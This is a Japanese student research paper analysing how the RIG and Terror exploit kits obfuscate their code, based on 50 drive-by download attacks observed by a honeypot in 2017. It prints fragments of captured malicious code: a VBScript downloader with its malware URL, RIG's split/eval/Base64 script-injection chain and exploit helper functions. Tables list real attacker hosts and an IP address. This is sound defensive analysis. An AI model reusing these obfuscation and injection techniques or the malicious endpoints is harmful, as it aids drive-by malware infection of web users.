Drive-by Download 攻撃における難読化された攻撃コードの解析調査

山本　拓巳 †

明治大学総合数理学部　先端メディアサイエンス学科 菊池研究室 †

1　はじめに

Drive-by Download 攻撃は Web サイトを閲覧したユーザに対してマルウェアのダウンロード，実行を行わせる攻撃である．攻撃の際にユーザを複数の中継サイトに経由 (Drive) させ，マルウェアをダウンロード (Download) させることから Drive-by Download 攻撃と呼ばれる．2010 年には多くの被害をもたらした Gumblar[1] でこの攻撃が用いられ，周知されるきっかけとなった．ユーザは不正サイトだけでなく改ざんされた一般の Web サイトを閲覧するだけでマルウェアに感染してしまうため危険性が高い．Drive-by Download 攻撃では，ほとんどの場合に Exploit Kit と呼ばれる攻撃の一部を担う攻撃用ツールキットが用いられており，それがサービスとして広く提供されている (Exploits as a Service)[2]．これによって攻撃が容易になり被害増加の一因となっている．

本稿では，Exploit Kit，特に 2017 年に猛威を振るった RIG Exploit Kit の解析妨害手段である攻撃コードの難読化に着目する．2017 年に観測された 50 件の Drive-by Download 攻撃について，用いられた Exploit Kit の難読化手法を解読し，難読化手法の傾向を明らかにする．

2　Drive-by Download 攻撃

2.1　攻撃手順

Drive-by Download 攻撃の大まかな手順を図 1 に示す．

まず，(1) ユーザは入口サイトを閲覧する．入口サイトには攻撃者の作成した不正サイト，改ざんされた一般の Web サイト，不正広告の 3 種類があり，攻撃者が不正サイトを作成する場合には攻撃者が SNS やメールによって URL を送り入口サイトに誘導する．

入口サイトにアクセスしてきたユーザは次に (2) 複数の中継サイトにリダイレクトされる．中継サイトには解析妨害の役割があり，アクセス元が攻撃対象かどうかの判定が行われ，攻撃対象でない場合には正常なレスポンスが返される．

攻撃対象と判断されたユーザは攻撃サイトに誘導され，(3) ブラウザや Flash Player の脆弱性を突くようなコードが実行され，(4) マルウェア配布サイトからマルウェアがダウンロード・実行される．

2.2　Exploit Kit

Drive-by Download 攻撃に用いられる Exploit Kit は，図 1 の攻撃サイトとマルウェア配布サイトの処理を担う．攻撃者は入口サイトを閲覧したユーザを中継サイトにリダイレクトし，そこで Exploit Kit へ接続する URL を生成する．そしてその URL へ誘導するようなコードを実行することでユーザを Exploit Kit サイトにリダイレクトする．



図 1　Drive-by Download 攻撃の概要

また，Exploit Kit の管理，販売を行う業者が存在し，攻撃者は業者から購入することで Exploit Kit を使用する．これにより，攻撃者は Exploit Kit を購入し Exploit Kit サイトの URL へ誘導するだけで攻撃を行うことができるため，攻撃の難易度が低下している．

3　解析

3.1　概要

本稿では，2017 年 6 月から 10 月の 5 か月の間に観測された 50 件の Drive-by Download 攻撃の観測データを解析する．観測は高対話型クライアントハニーポット StarC[3] を使って行い，悪性 URL に接続した際のトラフィックデータやスクリーンショットを取得した．

解析には観測時に得られた Pcap ファイルを参照し，Drive-by Download 攻撃のトラフィックデータや攻撃で使用されている Exploit Kit のソースコードを抽出し攻撃手順を解読する．使用された Exploit Kit の種類，難読化手法，難読化回数，セクション数，入口サイトにアクセスしてからマルウェアをダウンロードするまでの時間を調査し，Exploit Kit の分類を行った．

3.2　観測された Exploit Kit

50 件の Drive-by Download 攻撃の全てで Exploit Kit が使用されていた．表 2 に確認された Exploit Kit の種類と数を示す．50 件のうち 48 件に RIG Exploit Kit，その他 2 件に Terror Exploit Kit が用いられていた．

解析したデータは 2017 年に観測したものであり，当時の Drive-by Download 攻撃では RIG Exploit Kit を使用することが主流であったことが伺える．RIG Exploit

†Takumi Yamamoto, Department of Frontier Media Science, School of Interdisciplinary Mathematical Science, Meiji University, Kikuchi Laboratory.

Kit には後述する難読化処理や IP を参照した解析妨害 [4][5] があり，対策が困難であることから，攻撃者にとって魅力的な攻撃ツールであったことが大きな要因であると考える．

表 1　観測された Exploit Kit の種類・数

Exploit Kit	総数
Terror Exploit Kit	2
RIG Exploit Kit	48

3.3　Exploit Kit におけるトラフィック・難読化手法

Exploit Kit による攻撃の手順を図 2 に示す．Exploit Kit 毎に細かな違いがあるが，おおまかな手順は同じである．

まず，中継サイトから誘導されたユーザは (1)Landing Page にリダイレクトされる．Landing Page では (2) 難読化された脆弱性を突くコードが実行され，(3) マルウェアをダウンロード・実行する．

前節で示した 2 種類の Exploit Kit について，Exploit Kit 内でのトラフィックの遷移や用いられている難読化の解読方法を述べていく．



図 2　Exploit Kit による攻撃の手順

3.3.1　Terror Exploit Kit

Terror Exploit Kit は 2016 年後半に発見された Exploit Kit であり [6]，Sundown Exploit Kit[7] のコードがベースとなっている．表 2 に Terror Exploit Kit のトラフィックの概要を示す．

まず，改ざんされた入口サイトにアクセスしてきたユーザを Exploit Kit の Landing Page にリダイレクトする．Landing Page では特に意味のないテキストが表示されており，iframe タグ (図 3) によって Exploit Page への URL が生成される．そして，ユーザのブラウザ環境やプラグインのバージョン情報を取得し，攻撃対象だと判断された場合には iframe で生成された Exploit の URL へリダイレクトされる．Exploit Page では脆弱性を突くコードが実行されマルウェアのダウンロードと実行がされる．Terror Exploit Kit では Landing Page にダミーのテキストが表示されていることが特徴である．ユーザの環境を取得する際のコードが難読化されているケースがあるが，本稿で用いた観測データは特に難読化されておらず (図 4)，そのまま読むことができた．

```
<iframe
src='http://reminder.deficitgarage.download/forum_nAOE
YTH/0ViGerkEQQ20/rSir7V9aOl8p.html'>
</iframe>
```

図 3　iframe で生成された Exploit Kit の URL

```
Sub halisidragons()
On Error Resume Next
key="KseEkA0jmXutO4qRPDFOn3qC"
url="http://reminder.deficitgarage.download/forum_nAOEYTH/7wlkYFwm7tkC.p
hp"
Dongslm3de=userAgent
```

図 4　Terror Exploit Kit における攻撃コードの一部

3.3.2　RIG Exploit Kit

RIG Exploit Kit は 2016 年後半から急激に活動が活発化した Exploit Kit であり [8]，2018 年前半に入っても多くの Drive-by Download 攻撃で使用されている．表 3 に RIG Exploit Kit のトラフィックの遷移を示す．

Terror Exploit Kit と同様に，ユーザを入口サイトから Landing Page にリダイレクトする．Landing Page では難読化された JavaScript のコードを実行することでマルウェアのダウンロードと実行を行う．Flash Player の脆弱性を突く場合はさらに swf ファイルがダウンロードされる．

ここから難読化の手法を述べる．Landing Page では大きく 3 つの JavaScript セクションに分かれており (図 5)，それぞれのセクションは 3 つの文字列，それを処理する for 文のコード，処理したコードを実行する eval コードで構成されている (図 6)．これらのコードは難読化されており，そのままの状態では処理内容の把握は困難なので，実際に js を実行して，難読化を解き処理内容を確認する．JavaScript コードの実行には Google Chrome のデベロッパー・ツールの Console を使用した．

図 5　RIG Exploit Kit における Landing Page のコードの一部

それぞれのセクション毎に難読化手法の違いはないため，3 つのセクションの内から代表してセクション 1 について解読手順を述べる．

まず，セクション内の 3 つの文字列のうち，図 6 の (1)，(2) の文字列は終わりの部分で split されている (図

7)．セクションの後半では，図 8 の for 文で split した (1) と (2) の文字列の配列と (3) の文字列を使った文字列処理を行っており，その実行結果を eval に渡している．つまり，eval の処理まで進めれば eval での実行内容がわかる．for 文までのコードを Console で実行し，eval に渡している文字列を表示する．

```
QuNbWbmGMx="nr}}re ga +df x& ||  5- 8& aq a 9-
1 le s*/w fj63 70 506 2;/* 6;b 6+c b ]xcvx s*/ j17 d458
czkABgFOcQ="func nk var l do ent *s73 53 fj42 */[ ate men
 sByT ame crip
xxKhEySbJO=" <>=¥"¥')( ¥t¥n";/*x43219a28390d51638f*/
for(TyzOXTdfhV='',iQWzIpoNCi=3137,dmGVEYMzKm=0;iQWzIpoNCi>-1,dmGVEYM
```

図 6　RIG Exploit Kit における JavaScript セクション 1 のコードの一部

```
QuNbWbmGMx="n  r}}re g  a+  df x  &||  5-8  &  aq  a
+c  b ]xcvx s*/ j17 d458 s2 {c  x  L r  x  i;} ]  i A[x
,   SD45 la */r 5457 6118 s864 FLM JKS EFG    A /v
 e  ca {k  ,a }  ]Befo nse e[ rent ],a b[ pt va xt/ pe
  a  { tio"/*j32308e*/["sp"+("lit")]/*gfh9022hg*/('');
```

図 7　セクション 1 の文字列を split 処理するコード

```
for (TyzOXTdfhV = '', iQWzIpoNCi = 3137, dmGVEYMzKm = 0; iQWzIpoNCi > -1, d
TyzOXTdfhV += czkABgFOcQ[dmGVEYMzKm];
if (typeof QuNbWbmGMx[iQWzIpoNCi] != 'undefined') {
TyzOXTdfhV += QuNbWbmGMx[iQWzIpoNCi];
};
}
for (LletajyZhL = 0; LletajyZhL <= xxKhEySbJO.length - 1; LletajyZhL++) {
TyzOXTdfhV = TyzOXTdfhV["replace"](new RegExp(xxKhEySbJO["substr"](LletajyZ
LletajyZhL++;
}

eval(TyzOXTdfhV);
```

図 8　セクション内で文字列処理を行う for 文と eval 処理

取得した文字列の処理内容は，関数 I を実行し予め定義された文字列を Base64 デコードして返し (図 9)，この返された文字列 s(下線部) を新しく生成した script に設定して実行するものである．ここで，文字列 s をデコードすることで図 10 の実行内容を得ることができる．

図 10 ではブラウザや Flash Player の脆弱性を突くコードと，最終的にマルウェアをダウンロード・実行するための URL とデコードキーが記述されている．

3.4　観測データ毎の難読化手法の違い

2 種類の Exploit Kit についてトラフィック及び難読化手法の一例を述べたが，Terror Exploit Kit による攻撃では，2 件とも全く同一のドメインの Exploit Kit が観測された．RIG Exploit Kit についても，Exploit Kit のドメインや IP はそれぞれ違うものだったが，Exploit Kit 内の攻撃や難読化については全て同じ方式で差はなかった．

4　まとめ

本研究によって Drive-by Download 攻撃に使用される Exploit Kit の難読化について解析を行い，Exploit Kit の

```
function k() {
  var a = l(),
    c = document,
    /*s73213d53572hfj4285fs*/ b = c["createElement"]("script");
  b["type"] = "text/javascript", b["text"] = a, a = c["getElementsByTagName"]("s
}
try {
  k()
} catch (m) {}

function l() {
  var s
="dmFyIGZnZGZnZCA9ICIiOy8qczQ3NzA5ZDM2MjY4aGZqOTU2MTVmcyovCglmc
dzc3NzKX19LypzZGhkOTU4OTFoZnMqLw ==";  /*s65026d21699hfj75792fs*/
  var e = {},
    i, b = 0,
    c, x, aq = 0,
    a, r = "",
    dfgdfg = String.fromCharCode,
    L = s.length; /*s36259d28398hfj40713fs*/
  var A = "ABCDEFGHIJKSD454FLMNOPQRSTUVWXYSD454FZabcdefghijklmnopq
  xcvx = "aTcharAt".substr(2);
  for (i = 0; i < 64; i++) { /*s31484d39289hfj15241fs*/
    e[A[xcvx](i)] = i;
  }
  for (x = 0; x < L; x++) {
    c = e[ /*s29765d45840hfj17773fs*/ s[xcvx](x)];
    b = (b << 6) + c;
    aq += 6;
    bx = 2; /*s75067d87078hfj63800fs*/
    while (aq >= (9 - 1)) {
      ((a = (b >>> (aq -= 8)) & 265 - 10) || (x < bx)) && (r += dfgdfg(a));
    }
  }
  return r;
}
```

図 9　eval に渡された文字列

種類毎に違いはあるが同一 Exploit Kit 同士ではほとんど差がないことを明らかにした．

しかし，解析に使用したデータは 2017 年に観測されたものであり，2018 年後半では Terror Exploit Kit は活動が停止，1 年以上活発に活動していた RIG Exploit Kit は下火になり，Fallout Exploit Kit[9] や一度は活動を停止しまた活動が再開された Grandsoft Exploit Kit[10] 等に主流となる Exploit Kit が移り変わりつつある．今後はそれらについて解析を行い，トラフィックや難読化，攻撃に使用される脆弱性等を調査し，傾向を調査することを課題とする．

表 2　Terror Exploit Kit におけるトラフィックの遷移

Result	Protocol	Host	URL	Comment
302	HTTP	popunder.youdonthaveenough.faith	/popunder.php	Gate
200	HTTP	reminder.deficitgarage.download	/forum nAOEYTH/showthread.php?id=1826563316	Landing Page
200	HTTP	reminder.deficitgarage.download	/forum nAOEYTH/0ViGerkEQQ20/rSir7V9aOI8p.html	Exploit
200	HTTP	reminder.deficitgarage.download	/forum nAOEYTH/7wlkYFwm7tkC.php	Malware

表 3　RIG Exploit Kit におけるトラフィックの遷移

Result	Protocol	Host	URL	Comment
200	HTTP	jackpotfreerols.cf	/	
200	HTTP	jackpotfr22.cf	/yo/?	
200	HTTP	188.225.79.213	/?Lpe traveling SwEzlY1dWlgRpa3 20XUyBKehJWA xfZaA4T 5DDRbI92...	Landing Page
200	HTTP	188.225.79.213	/?vel flight 1558 man 1330 van xHzQMrXYbRzFFYbfKPnEU...	Payload

```
var fgdfgd = ""; /*s47709d36268hfj95615fs*/
function hcvvsdf(num, width) {
   var xcvaa = "0123456789abcdef"; /*s95073dffd100000hd11665hfs*/
   var hcvvsdf = xcvaa.substr(num & 0xF, 1);
   while (num > 0xF) {
      num = num >>> 4;
      hcvvsdf = xcvaa.substr(num & 0xF, 1) + hcvvsdf;
   }
   var width = (width ? width : 0);
   while (hcvvsdf.length < width) hcvvsdf = "0" + hcvvsdf;
   return hcvvsdf;
}

function gfdgsdf566(u, k) {
   var fr = String.fromCharCode;
   var c = "",
      b = "",
      d = "",
      f = fr(0x20),
      g = fr(0),
      v = fr(0x22);
   var app = k + v + f + v + u + v + f + v + navigator.userAgent + v + g + g + g + g;
   app.length % 2 && (app += g);
   for (var e = 0; e < app.length; e++) {
      b = hcvvsdf(app.charCodeAt(e), 2);
      d = hcvvsdf(app.charCodeAt(e + 1), 2);
      c += b + d;
      e += 1;
   }
   return c;
}
```

図 10　脆弱性を突くコードの一部

参考文献

[1] 松川博英，“トレンドマイクロ セキュリティブログ マルウェア解析の現場から-03 Gumblar 攻撃”，(https://blog.trendmicro.co.jp/archives/3340，2018 年 12 月参照).

[2] TrendMicro，“サービスとしてのエクスプロイトキット ”，(https://www.trendmicro.com/vinfo/jp/threat-encyclopedia/web-attack/3192/exploits-as-a-service，2018 年 12 月参照).

[3] 小池倫太郎，“高対話型クライアントハニーポット StarC の開発と Drive-by Download 攻撃のトラフィックデータの解析”，2017 年度明治大学菊池研究室卒業論文，2018.

[4] 小池倫太郎，菊池浩明，“Drive-by Download 攻撃における RIG Exploit Kit の解析回避手法の調査”，Computer Security Symposium 2017，pp. 364-369，2017.

[5] 山田道洋，小池倫太郎，菊池浩明，黄緒平，“RIG Exploit Kit における攻撃傾向の調査”，Computer Security Symposium 2017，pp. 357-363，2017.

[6] McAfee，“Threat Landscape Dashboard Terror Exploit Kit”，(https://www.mcafee.com/enterprise/en-us/threat-center/threat-landscape-dashboard/exploit-kits-details.terror-exploit-kit.html，2018 年 12 月参照).

[7] McAfee，“Threat Landscape Dashboard Sundown Exploit Kit”，(https://www.mcafee.com/enterprise/en-us/threat-center/threat-landscape-dashboard/exploit-kits-details.sundown-exploit-kit.html，2018 年 12 月参照).

[8] Security NEXT，“エクスプロイトキット「RIG」が活発 - 国内サイト経由でランサム誘導”，(http://www.security-next.com/074841，2018 年 12 月参照)

[9] nao sec，“Hello ‘Fallout Exploit Kit’ ”，(https://www.nao-sec.org/2018/09/，2018 年 12 月参照).

[10] TrendMicro，“主要エクスプロイトキットの活動状況、2016 年後半の急減以降も活動は継続”，(https://blog.trendmicro.co.jp/archives/19316，2018 年 12 月参照).